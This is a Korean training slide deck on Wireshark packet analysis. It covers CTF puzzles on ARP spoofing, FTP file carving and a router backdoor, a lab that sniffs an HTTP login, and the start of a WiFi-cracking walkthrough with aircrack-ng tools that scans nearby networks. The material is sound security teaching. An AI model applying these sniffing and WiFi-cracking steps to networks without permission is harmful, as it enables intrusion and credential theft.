

Wireshark

패킷 분석하기

CONTENTS

01 패킷과
와이어샹크

02 문제풀이

03 실습

04 Plus

CONTENTS²

01 패킷

패킷(Packet) : 데이터의 전송 단위
한 번에 전송할 데이터의 크기



패킷 주소
주요 제어 정보

패킷 에러 검출

와이어샷크

| Apply a display filter ... <Ctrl-/> | | | | | | |
|-------------------------------------|------------|------------------------|-------------------|----------|--|--------|
| No. | Time | Source | Destination | Protocol | Info | Length |
| 1193 | 140.021678 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1194 | 143.022986 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1195 | 143.601708 | cc:01:04:ec:00:00 | cc:01:04:ec:00:00 | LOOP | Reply | |
| 1196 | 147.023421 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1197 | 150.023080 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1198 | 153.023364 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1199 | 153.593196 | cc:01:04:ec:00:00 | cc:01:04:ec:00:00 | LOOP | Reply | |
| 1200 | 154.083117 | 192.168.10.100 | 192.168.10.1 | TCP | 1054 → 1234 [SYN] Seq=0 Win=65535 Len= | |

> Frame 1200: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface \Device\NPF_{3A92F4E6-E6A9-48BB-BF64-}

> Ethernet II, Src: VMware_17:2d:09 (00:0c:29:17:2d:09), Dst: cc:01:04:ec:00:00 (cc:01:04:ec:00:00)

> Internet Protocol Version 4, Src: 192.168.10.100, Dst: 192.168.10.1

> Transmission Control Protocol, Src Port: 1054, Dst Port: 1234, Seq: 0, Len: 0

Source Port: 1054

0000 cc 01 04 ec 00 00 00 0c 29 17 2d 09 08 00 45 00)...E.

0010 00 30 00 9d 40 00 80 06 64 75 c0 a8 0a 64 c0 a8 -0-@... du...d..

0020 0a 01 04 1e 04 d2 81 e2 e3 1a 00 00 00 00 70 02p.

0030 ff ff 7f 7c 00 00 02 04 05 b4 01 01 04 02 ...|.....

← 패킷 목록

순서 번호, 수집 시각
출발지 주소, 도착지 주소
패킷 사용 프로토콜
프로토콜 데이터의 의미

와이어샤크

| Apply a display filter ... <Ctrl-/> | | | | | | |
|-------------------------------------|------------|------------------------|-------------------|----------|--|--------|
| No. | Time | Source | Destination | Protocol | Info | Length |
| 1193 | 140.021678 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1194 | 143.022986 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1195 | 143.601708 | cc:01:04:ec:00:00 | cc:01:04:ec:00:00 | LOOP | Reply | |
| 1196 | 147.023421 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1197 | 150.023080 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1198 | 153.023364 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1199 | 153.593196 | cc:01:04:ec:00:00 | cc:01:04:ec:00:00 | LOOP | Reply | |
| 1200 | 154.083117 | 192.168.10.100 | 192.168.10.1 | TCP | 1054 → 1234 [SYN] Seq=0 Win=65535 Len= | |

> Frame 1200: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface \Device\NPF_{3A92F4E6-E6A9-48BB-BF64-}

> Ethernet II, Src: VMware_17:2d:09 (00:0c:29:17:2d:09), Dst: cc:01:04:ec:00:00 (cc:01:04:ec:00:00)

> Internet Protocol Version 4, Src: 192.168.10.100, Dst: 192.168.10.1

> Transmission Control Protocol, Src Port: 1054, Dst Port: 1234, Seq: 0, Len: 0

Source Port: 1054

| | | | | |
|------|-------------------------|-------------------------|-------|----------------|
| 0000 | cc 01 04 ec 00 00 00 0c | 29 17 2d 09 08 00 | 45 00 |)....E. |
| 0010 | 00 30 00 9d 40 00 80 06 | 64 75 c0 a8 0a 64 c0 a8 | | ..@...du...d.. |
| 0020 | 0a 01 04 1e 04 d2 81 e2 | e3 1a 00 00 00 00 70 02 | |p. |
| 0030 | ff ff 7f 7c 00 00 02 04 | 05 b4 01 01 04 02 | | |

패킷 상세정보

계층별 헤더 필드 항목을
자세히

와이어샤크

| Apply a display filter ... <Ctrl-/> | | | | | | |
|-------------------------------------|------------|------------------------|-------------------|----------|--|--------|
| No. | Time | Source | Destination | Protocol | Info | Length |
| 1193 | 140.021678 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1194 | 143.022986 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1195 | 143.601708 | cc:01:04:ec:00:00 | cc:01:04:ec:00:00 | LOOP | Reply | |
| 1196 | 147.023421 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1197 | 150.023080 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1198 | 153.023364 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 | |
| 1199 | 153.593196 | cc:01:04:ec:00:00 | cc:01:04:ec:00:00 | LOOP | Reply | |
| 1200 | 154.083117 | 192.168.10.100 | 192.168.10.1 | TCP | 1054 → 1234 [SYN] Seq=0 Win=65535 Len= | |

| | |
|---|--|
| > Frame 1200: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface \Device\NPF_{3A92F4E6-E6A9-48BB-BF64-} | |
| > Ethernet II, Src: VMware_17:2d:09 (00:0c:29:17:2d:09), Dst: cc:01:04:ec:00:00 (cc:01:04:ec:00:00) | |
| > Internet Protocol Version 4, Src: 192.168.10.100, Dst: 192.168.10.1 | |
| ▼ Transmission Control Protocol, Src Port: 1054, Dst Port: 1234, Seq: 0, Len: 0 | |
| Source Port: 1054 | |

| | | | | |
|------|-------------------------|-------------------------|-------|----------------|
| 0000 | cc 01 04 ec 00 00 00 0c | 29 17 2d 09 08 00 | 45 00 |)....E. |
| 0010 | 00 30 00 9d 40 00 80 06 | 64 75 c0 a8 0a 64 c0 a8 | | ..@...du...d.. |
| 0020 | 0a 01 04 1e 04 d2 81 e2 | e3 1a 00 00 00 00 70 02 | |p. |
| 0030 | ff ff 7f 7c 00 00 02 04 | 05 b4 01 01 04 02 | | |

선택된 패킷 내용을 바이트로
각 바이트의 값 16진수

← 패킷 바이트

02 문제풀이

01

.....

ARP 스푸핑에 의해
내 아이디와
비밀번호가 유출됐다!

02

.....

DNA 연구결과가
발표되었다.
바코드를 찾아라!

03

.....

나는 누구인가?
네오는 오라클에게
FTP로 Zip 파일을
받게 되는데...

04

.....

라우터에 백도어가
삽입 되어있다.
마지막으로 실행된
명령어는?


Q1. ARP Spoofing에 의해서 나의 아이디와 비밀번호가 유출됐다! Key : 공격자 맥주소, 희생자 비밀번호

| Apply a display filter ... <Ctrl-/> | | | | | |
|-------------------------------------|----------|------------------------|-----------------|----------|---|
| No. | Time | Source | Destination | Protocol | Info |
| 1 | 0.000000 | fe80::fcd2:e499:83f... | ff02::c | SSDP | M-SEARCH * HTTP/1.1 |
| 2 | 0.426697 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.1? Tell 192.168.232.131 |
| 3 | 0.426856 | VMware_c0:00:08 | VMware_f3:21:ad | ARP | 192.168.232.1 is at 00:50:56:c0:00:08 |
| 4 | 0.451795 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.159? Tell 192.168.232.131 |
| 5 | 0.469869 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.238? Tell 192.168.232.131 |
| 6 | 0.481818 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.80? Tell 192.168.232.131 |
| 7 | 0.492867 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.132? Tell 192.168.232.131 |
| 8 | 0.503826 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.214? Tell 192.168.232.131 |
| 9 | 0.514841 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.196? Tell 192.168.232.131 |
| 10 | 0.525858 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.58? Tell 192.168.232.131 |
| 11 | 0.536845 | VMware_f3:21:ad | Broadcast | ARP | Who has 192.168.232.252? Tell 192.168.232.131 |

공격자 : 192.168.232.131

Q1. ARP Spoofing에 의해서 나의 아이디와 비밀번호가 유출됐다!

or ip.addr == 192.168.232.131




| No. | Time | Source | Destination | Protocol | Info |
|------|------------|-----------------|-----------------|----------|------------------------------------|
| 429 | 33.503861 | 192.168.232.140 | 220.90.198.122 | HTTP | GET /rsrc.php/v1/yB/r/TwAHgQi2ZPE |
| 432 | 33.509088 | 220.90.198.122 | 192.168.232.140 | HTTP | HTTP/1.1 200 OK (PNG) |
| 436 | 33.670884 | 192.168.232.140 | 192.168.232.131 | HTTP | GET /ajax/ua_callback.php?ffid=08 |
| 437 | 33.671831 | 192.168.232.131 | 192.168.232.140 | HTTP | HTTP/1.1 404 Not Found (text/html) |
| 460 | 82.425987 | 192.168.232.140 | 192.168.232.131 | HTTP | POST /login.php?login_attempt=1 |
| 462 | 82.430636 | 192.168.232.131 | 192.168.232.140 | HTTP | HTTP/1.1 200 OK (text/html) |
| 1384 | 273.506403 | 192.168.10.200 | 192.168.10.133 | TCP | 1106 → 8080 [PSH, ACK] Seq=24 Ack= |
| 1388 | 274.330393 | 192.168.10.133 | 192.168.10.200 | TCP | 8080 → 1106 [PSH, ACK] Seq=1 Ack= |

Q1. ARP Spoofing에 의해서 나의 아이디와 비밀번호가 유출됐다!

```
> Frame 460: 893 bytes on wire (7144 bits), 893 bytes captured (7144 bits) on interface \Device\NPF_{3A92F4E6...}
> Ethernet II, Src: VMware_e5:e4:da (00:0c:29:e5:e4:da), Dst: VMware_f3:21:ad (00:0c:29:f3:21:ad)
> Internet Protocol Version 4, Src: 192.168.232.140, Dst: 192.168.232.131
> Transmission Control Protocol, Src Port: 2546, Dst Port: 80, Seq: 1, Ack: 1, Len: 839
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "charset_test" = "€,'€,'水,Δ,€"
    Key: charset_test
    Value: €,'€,'水,Δ,€
  > Form item: "lsd" = "PPm9h"
  > Form item: "locale" = "ko_KR"
  > Form item: "email" = "HI GAL@gmail.com"
  > Form item: "pass" = "YONG_GAL"
  > Form item: "default_persistent" = "0"
  > Form item: "charset_test" = "€,'€,'水,Δ,€"
  > Form item: "lsd" = "PPm9h"
```

KEY: 00:0c:29:f3:21:ad_YONG_GAL

Q2. 좋아하는 여자는 누구? DNA 연구결과가 발표되었다. 바코드를 찾아라!



Q2. 좋아하는 여자는 누구? DNA 연구결과가 발표되었다. 바코드를 찾아라!



WELCOME

With this free online tool you can decode various barcode formats. We support the following barcode symbologies:

1D Point of sale: UPC-A, UPC-E, EAN-8, EAN-13, GS1 DataBar (a.k.a. RSS)

1D Industrial Symbols: Code 39, Code 93, Code 128, GS1-128, Codabar, ITF-14

2D Symbols: QR Code, Data Matrix, Aztec, PDF 417


Upload a file: DNA_Map.jpg

Or enter a URL:

Max. file size for upload is 10 MB.

Max. height or width for image is 5000 pixel.

Supported file types: png, jpg, jpeg, gif, tiff, tif, pdf, bmp.



Result

Format:

CODE_93

Type:

Text

Content:

Key: IU Good

The result contains not printable characters.

Hex values:

4b 65 79 3a 49 55 20 47 6f 6f 64 0a

Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

| ftp | | | | | | |
|------|------------|-----------------|-----------------|----------|---|--------|
| No. | Time | Source | Destination | Protocol | Info | Length |
| 1160 | 102.402446 | 192.168.226.130 | 192.168.226.1 | FTP | Response: 250 Directory successfully c... | |
| 1806 | 321.220287 | 192.168.222.1 | 192.168.222.141 | FTP | Request: REST 1 | |
| 1807 | 321.228880 | 192.168.222.141 | 192.168.222.1 | FTP | Response: 350 REST supported. Ready to... | |
| 1808 | 321.237850 | 192.168.222.1 | 192.168.222.141 | FTP | Request: REST 0 | |
| 1809 | 321.245860 | 192.168.222.141 | 192.168.222.1 | FTP | Response: 350 REST supported. Ready to... | |
| 1810 | 321.254855 | 192.168.222.1 | 192.168.222.141 | FTP | Request: TYPE I | |
| 1811 | 321.260842 | 192.168.222.141 | 192.168.222.1 | FTP | Response: 200 Type set to I. | |
| 1812 | 321.278908 | 192.168.222.1 | 192.168.222.141 | FTP | Request: PORT 192,168,222,1,4,154 | |
| 1813 | 321.284880 | 192.168.222.141 | 192.168.222.1 | FTP | Response: 200 Port command successful. | |
| 1814 | 321.293932 | 192.168.222.1 | 192.168.222.141 | FTP | Request: RETR Neo_help_me.zip | |
| 1815 | 321.300859 | 192.168.222.141 | 192.168.222.1 | FTP | Response: 150 Opening data connection ... | |

Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

File Magic Number = File Signature

: 각 파일의 확장자마다 포함되는 특정 바이트들

| | | | | | | |
|-------------------------|--|-----|------|---|---|---|
| 50 47 50 64 4D 41 49 4E | PGPdMAIN | Zip | 5/27 | ^ | v | x |
| | PGD PGP disk image | | | | | |
| 50 49 43 54 00 08 | PICT.. | | | | | |
| | IMG ADEX Corp. ChromaGraph Graphics Card Bitmap Graphic file | | | | | |
| 50 4B 03 04 | PK.. | | | | | |
| | ZIP PKZIP archive file (Ref. 1 Ref. 2) | | | | | |
| | Trailer: (filename PK 17 characters ...) | | | | | |
| | Note: PK are the initials of Phil Katz, co-creator of the ZIP file format and author of PK ZIP . | | | | | |
| | ZIP Apple Mac OS X Dashboard Widget, Aston Shell theme, Oolite eXpansion Pack, Opera Widget, Pivot Style Template, Rockbox Theme package, Simple Machines Forums theme, SubEthaEdit Mode, Trillian zipped skin, Virtual Skipper skin | | | | | |
| | APK Android package | | | | | |
| | JAR Java archive; compressed file package for classes and data | | | | | |
| | KMZ Google Earth saved working session file | | | | | |
| | KWD KWord document | | | | | |
| | ODT, ODP, OTT OpenDocument text document, presentation, and text document template, respectively. | | | | | |
| | OXPS Microsoft Open XML paper specification file | | | | | |
| | SXC, SXD, SXI, SXW OpenOffice spreadsheet (Calc), drawing (Draw), presentation (Impress), and word processing (Writer) files, respectively. | | | | | |
| | SXC StarOffice spreadsheet | | | | | |
| | WMZ Windows Media compressed skin file | | | | | |
| | XPI Mozilla Browser Archive | | | | | |
| | XPS XML paper specification file | | | | | |
| | XPT eXact Packager Models | | | | | |

Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

| Packet list | | Narrow & Wide | Case sensitive | Hex value | 50 4b 03 04 | |
|-------------|------------|-----------------|-----------------|-----------|---|--------|
| No. | Time | Source | Destination | Protocol | Info | Length |
| 1816 | 321.303880 | 192.168.222.141 | 192.168.222.1 | TCP | 20 → 1178 [SYN] Seq=0 Win=65535 Len=0 ... | |
| 1817 | 321.304202 | 192.168.222.1 | 192.168.222.141 | TCP | 1178 → 20 [SYN, ACK] Seq=0 Ack=1 Win=6... | |
| 1818 | 321.304513 | 192.168.222.141 | 192.168.222.1 | TCP | 20 → 1178 [ACK] Seq=1 Ack=1 Win=65535 ... | |
| 1819 | 321.306860 | 192.168.222.141 | 192.168.222.1 | FTP-DA... | FTP Data: 249 bytes (PORT) (RETR Neo_h... | |
| 1820 | 321.307187 | 192.168.222.141 | 192.168.222.1 | TCP | 20 → 1178 [FIN, ACK] Seq=250 Ack=1 Win... | |
| 1821 | 321.307498 | 192.168.222.1 | 192.168.222.141 | TCP | 1178 → 20 [ACK] Seq=1 Ack=251 Win=6528... | |
| 1822 | 321.308897 | 192.168.222.1 | 192.168.222.141 | TCP | 1178 → 20 [FIN, ACK] Seq=1 Ack=251 Win... | |
| 1823 | 321.309561 | 192.168.222.141 | 192.168.222.1 | TCP | 20 → 1178 [ACK] Seq=251 Ack=2 Win=6553... | |
| 1824 | 321.436949 | 192.168.222.1 | 192.168.222.141 | TCP | 1176 → 21 [ACK] Seq=73 Ack=211 Win=646... | |
| 1825 | 321.437323 | 192.168.222.141 | 192.168.222.1 | FTP | Response: 226 File sent ok | |
| 1826 | 321.640898 | 192.168.222.1 | 192.168.222.141 | TCP | 1176 → 21 [ACK] Seq=73 Ack=229 Win=646... | |

[Timestamps]

[Time since first frame in this TCP stream: 0.002980000 seconds]

[Time since previous frame in this TCP stream: 0.002347000 seconds]

TCP payload (249 bytes)


FTP Data (249 bytes data)

[Setup frame: 1812]


[Setup method: PORT]

[Command: RETR Neo_help_me.zip]

| | | | |
|------|-------------------------|-------------------------|--------------------|
| 0000 | 00 50 56 c0 00 08 00 0c | 29 41 76 d4 08 00 45 00 | .PV.....)Av...E. |
| 0010 | 01 21 01 6b 40 00 80 06 | ba 8b c0 a8 de 8d c0 a8 | !.k@... |
| 0020 | de 01 00 14 04 9a 32 1f | 51 1c 02 e5 da de 50 18 |2- Q.....P. |
| 0030 | ff ff 82 cb 00 00 50 4b | 03 04 14 00 00 00 08 00 |PK |
| 0040 | 2e 5b 45 3f d1 ee bb 74 | 6f 00 00 00 f0 00 00 00 | .[E?...t o..... |
| 0050 | 0c 00 08 00 77 68 6f 5f | 61 6d 5f 49 2e 74 78 74 |who_ am_I.txt |
| 0060 | 7a e5 04 00 b5 03 00 00 | 6d 8e eb 09 c3 30 0c 84 | z.....m....0.. |
| 0070 | ff 07 b2 c3 8d 20 eb e5 | 78 1c 53 d7 fb 8f 50 c9 |x.S...P. |
| 0080 | 49 0b 86 c2 87 38 9d 9e | d4 41 bc 13 4e d9 b9 40 | I....8...A..N..@ |
| 0090 | 04 b5 88 e7 91 aa a0 30 | 44 d3 0d e6 04 39 1a a3 |0 D....9.. |
| 00a0 | 8e 7d 38 57 c7 c0 bd 55 | 31 7e 91 fe 63 b4 2e f0 | ..}8W...U 1~...c.. |
| 00b0 | 4a 7a c3 fb db 6a 02 73 | 48 83 32 4c 1f 6d 06 17 |]z...j.s H.2L.m.. |
| 00c0 | f8 38 0f 75 54 82 73 24 | 59 f3 17 ec 82 c4 9f a1 | .8.uT.s\$ Y..... |
| 00d0 | e7 f2 2b 64 24 d4 3f 50 | 4b 01 02 14 00 14 00 00 | ..+d\$.?P K..... |
| 00e0 | 00 08 00 2e 5b 45 3f d1 | ee bb 74 6f 00 00 00 f0 |[E?...to.... |
| 00f0 | 00 00 00 0c 00 08 00 00 | 00 00 00 01 00 20 00 00 | |
| 0100 | 00 00 00 00 00 77 68 6f | 5f 61 6d 5f 49 2e 74 78 |who_ am_I.tx |
| 0110 | 74 7a e5 04 00 b5 03 00 | 00 50 4b 05 06 00 00 00 | tz.....PK..... |
| 0120 | 00 01 00 01 00 42 00 00 | 00 a1 00 00 00 00 00 00 |B..... |



Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...



=> I_AM_Trainee_Ahn

Q4. 라우터에 백도어가 삽입 되어있다. 마지막으로 실행된 명령어는?

Statistics -> Conversations ->


Wireshark · Conversations · 2012_http_prequal.pcap

| Ethernet · 43 | IPv4 · 50 | IPv6 · 3 | TCP · 113 | UDP · 32 | | | | | |
|-----------------|-----------|-----------------|-----------|----------|-------|---------------|-------------|---------------|-------------|
| Address A | Port A | Address B | Port B | Packets | Bytes | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A |
| 192.168.232.140 | 1349 | 192.168.232.1 | 80 | 13 | 1821 | 8 | 1126 | 5 | |
| 192.168.232.140 | 1350 | 192.168.232.1 | 80 | 16 | 2596 | 10 | 1577 | 6 | |
| 192.168.232.140 | 1351 | 192.168.232.1 | 80 | 15 | 2542 | 10 | 1577 | 5 | |
| 192.168.232.140 | 1352 | 192.168.232.1 | 80 | 25 | 4797 | 16 | 2930 | 9 | |
| 192.168.232.140 | 1353 | 192.168.232.1 | 80 | 16 | 2596 | 10 | 1577 | 6 | |
| 192.168.232.140 | 1354 | 192.168.232.1 | 80 | 15 | 2542 | 10 | 1577 | 5 | |
| 192.168.232.140 | 1355 | 192.168.232.1 | 80 | 14 | 2488 | 9 | 1523 | 5 | |
| 192.168.10.75 | 1283 | 192.168.10.77 | 139 | 34 | 4537 | 18 | 2527 | 16 | |
| 192.168.10.75 | 1276 | 192.168.10.77 | 139 | 1 | 60 | 0 | 0 | 1 | |
| 192.168.10.1 | 1234 | 192.168.10.100 | 1054 | 103 | 7060 | 50 | 4138 | 53 | |
| 192.168.100.133 | 8080 | 192.168.10.133 | 1068 | 3 | 186 | 0 | 0 | 3 | |
| 1.2.3.4 | 7029 | 192.168.10.133 | 1069 | 3 | 186 | 0 | 0 | 3 | |
| 192.168.100.133 | 8080 | 192.168.100.150 | 1087 | 29 | 4296 | 14 | 3207 | 15 | |
| 192.168.10.133 | 8080 | 192.168.10.200 | 1106 | 26 | 4031 | 13 | 3017 | 13 | |
| 172.16.10.130 | 1227 | 172.16.10.129 | 1165 | 22 | 2038 | 11 | 1009 | 11 | |
| 120.50.135.135 | 5004 | 192.168.234.136 | 1175 | 5 | 880 | 3 | 659 | 2 | |
| 172.16.10.129 | 1720 | 172.16.10.130 | 1222 | 15 | 1141 | 7 | 471 | 8 | |
| 172.16.10.129 | 1720 | 172.16.10.130 | 1223 | 15 | 1141 | 7 | 471 | 8 | |
| 172.16.10.129 | 1720 | 172.16.10.130 | 1224 | 15 | 1141 | 7 | 471 | 8 | |
| 172.16.10.129 | 1720 | 172.16.10.130 | 1225 | 15 | 1141 | 7 | 471 | 8 | |
| 172.16.10.129 | 1720 | 172.16.10.130 | 1226 | 14 | 1164 | 6 | 494 | 8 | |
| 172.16.10.129 | 1503 | 172.16.10.130 | 1228 | 12 | 1004 | 5 | 412 | 7 | |
| 172.16.10.129 | 1503 | 172.16.10.130 | 1229 | 48 | 3425 | 25 | 1681 | 23 | |

☐ Name resolution ☐ Limit to display filter ☐ Absolute start time Conversation Types ▾

Copy ▾ Follow Stream... Graph... 닫기 도움말

Q4. 라우터에 백도어가 삽입 되어있다. 마지막으로 실행된 명령어는?



The image shows a Wireshark window titled "Follow TCP Stream (tcp.stream eq 17) · 2012_http_prequal.pcap". The main pane displays a Telnet session transcript. The transcript includes the following commands and responses:

```
!  
no ip http server  
!  
ip forward-protocol nd  
!  
!  
!  
!  
!  
!  
control-plane  
!  
!  
!  
!  
!  
!  
!  
!  
line con 0  
  exec-timeout 0 0  
  logging synchronous  
line aux 0  
line vty 0 4  
!  
!  
end  
  
enable  
conf ter  
Enter configuration commands, one per line. End with CNTL/Z.  
hostname An$w3r_is^tclsh
```

The last two lines of the transcript, "enable" and "conf ter", are highlighted with a red box. Below the transcript, the status bar shows "44 client pkt(s), 7 server pkt(s), 7 turn(s)". The "Show data as" dropdown is set to "ASCII". The "Stream" dropdown is set to "17". The "Find:" field is empty, and the "Find Next" button is highlighted. At the bottom, there are buttons for "Filter Out This Stream", "Print", "Save as...", "Back", "닫기" (Close), and "도움말" (Help).

03


와이어샹크로
스니핑하기



WIRESHARK

Sniffing

코를 킁킁거리듯 데이터 속에서 정보를 찾는 것



다른 사용자들의 패킷을 엿보는 것

```
File Edit View Search Terminal Help
root@Kali:~# wireshark
```

와이어샤크 실행



로그인

KITRI 한국정보기술연구원

Not secure | kitri.re.kr/academy/main/main.web#

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

KITRI 아카데미

Industrial and technical personnel retraining for e-learning system

산업기술인력을 위한 재교육 e-러닝 시스템

교육생, 일반인을 대상으로 산업기술 역량 강화를 위한 온라인 교육 서비스를 제공합니다.

로그인

현재 모집 공고 현황

IT취업교육

직무능력 향상교육

온라인 교육

공지사항

KITRI 뉴스

[공지] <2021년 1월 IT 취업 역량 강화 교육 ...

[공지] <2020년 8월 IT 취업교육 일정 안내>

[공지] <2020년 4~5월 IT 취업교육 일정 안내>

[공지] 코로나19 확산 방지 대책

침해사고 및 보안로그 분석 기반 정보보안시스템 구축 전문가 양성 과정

2021.01.11. ~ 2021.06.21

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

| | Destination | Protocol | Length | Info |
|---|----------------|----------|--------|--|
| 8 | 211.115.80.197 | HTTP | 777 | POST /academy/proc/user/loginProc.web HT |
| 7 | 192.168.75.128 | HTTP | 901 | HTTP/1.1 200 OK (text/html) |
| 8 | 211.115.80.197 | HTTP | 616 | GET /academy/main/main.web HTTP/1.1 |
| 7 | 192.168.75.128 | HTTP | 3571 | HTTP/1.1 200 OK (text/html) |
| 8 | 211.115.80.197 | HTTP | 497 | GET /static/img/common/bar.gif HTTP/1.1 |
| 7 | 192.168.75.128 | HTTP | 1252 | HTTP/1.1 404 Not Found (text/html) |

▶ Frame 18: 777 bytes on wire (6216 bits), 777 bytes captured (6216 bits) on interface

▶ Ethernet II, Src: Vmware_23:31:04 (00:0c:29:23:31:04), Dst: Vmware_fc:74:29 (00:50:56)

▶ Internet Protocol Version 4, Src: 192.168.75.128, Dst: 211.115.80.197

▶ Transmission Control Protocol. Src Port: 34212. Dst Port: 80. Seq: 1. Ack: 1. Len: 72

Follow → TCP Stream

Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0

POST /academy/proc/user/loginProc.web HTTP/1.1
Host: www.kitri.re.kr
Connection: keep-alive
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.kitri.re.kr
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.kitri.re.kr/academy/main/main.web
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=DE2C5BFD191EF20DAB54F91BE9E14FD3

usrid=; &pwd= HTTP/1.1 200 OK
Date: Fri, 04 Dec 2020 10:10:27 GMT
Server: Apache/2.2.15 (CentOS)
Set-Cookie: saveId=""; Expires=Thu, 01-Jan-1970 00:00:10 GMT;

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (1,660 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close



http

80

HyperText Transfer Protocol
웹 브라우저와 서버 간의 자원 전송하기 위한 통신 규약



https

443

SSL 프로토콜 이용해 HTTP의 취약점 보완

04 Plus



와이파이 비밀번호 해킹

01

aircrack-ng

.....

WEP, WPA
암호화 방식 키
복호화 프로그램

02

airmon-ng

.....

모니터 모드 활성화

03

airodump-ng

.....

802.11 프레임
패킷 캡처

03

aireplay-ng

.....

연결해제 패킷

인터페이스 확인

```
root@Kali:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
```

방해 프로세스 정리

```
root@Kali:~# airmon-ng check kill
```

```
Killing these processes:
```

| PID | Name |
|-----|------|
|-----|------|

| | |
|-----|----------------|
| 753 | wpa_supplicant |
|-----|----------------|

모니터 모드

```
root@Kali:~# airmon-ng start wlan0
```

| PHY | Interface | Driver | Chipset |
|------|-----------|---------|----------------------------------|
| phy0 | wlan0 | mt7601u | Ralink Technology, Corp. MT7601U |

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

(mac80211 station mode vif disabled for [phy0]wlan0)

```
root@Kali:~# iwconfig
```

```
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.412 GHz Tx-Power=20 dBm  
Retry short limit:7 RTS thr:off Fragment thr:off  
Power Management:on
```

와이파이 확인 : airodump-ng wlan0mon

```
root@Kali: ~  
File Edit View Search Terminal Help  
CH 11 ][ Elapsed: 6 s ][ 2020-12-05 02:08  
  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:23:AA:D1:30:F6 -86 2 0 0 11 130 WPA2 CCMP PSK SK_WiFiG  
20:C0:6D:96:4A:10 -77 2 0 0 10 130 WPA2 CCMP PSK 111-403  
00:07:89:2A:37:20 -29 7 0 0 7 130 WPA2 CCMP PSK olleh Wi  
20:C0:6D:96:08:D8 -62 19 59 0 1 130 WPA2 CCMP PSK 111-503  
20:C0:6D:96:3C:C0 -72 3 0 0 4 130 WPA2 CCMP PSK 111-603  
00:27:1C:D0:90:7F -80 2 0 0 11 130 WPA2 CCMP PSK KT_WLAN_  
02:27:1C:D0:90:7F -80 2 0 0 11 130 WPA2 CCMP PSK <length:  
88:3C:1C:53:3D:AF -79 3 0 0 2 360 WPA2 CCMP PSK KT_GiGA_  
20:C0:6D:96:4C:10 -83 3 3 0 7 130 WPA2 CCMP PSK 111-504  
  
BSSID STATION PWR Rate Lost Frames Probe  
20:C0:6D:96:08:D8 04:33:C2:98:E4:B4 -1 1e- 0 0 1  
20:C0:6D:96:08:D8 46:F6:FD:22:8D:2A -48 0 -24 0 1  
20:C0:6D:96:08:D8 D4:E6:B7:6D:8A:45 -88 0e- 6e 0 58  
20:C0:6D:96:4C:10 F8:F1:E6:47:F6:31 -46 0 - 1 0 3  
20:C0:6D:96:4C:10 A6:16:C0:B7:EB:EA -76 0 - 1 0 2  
20:C0:6D:96:4C:10 D8:E0:E1:95:81:13 -78 1e- 1e 0 2
```

목표 AP 패킷 수집

```
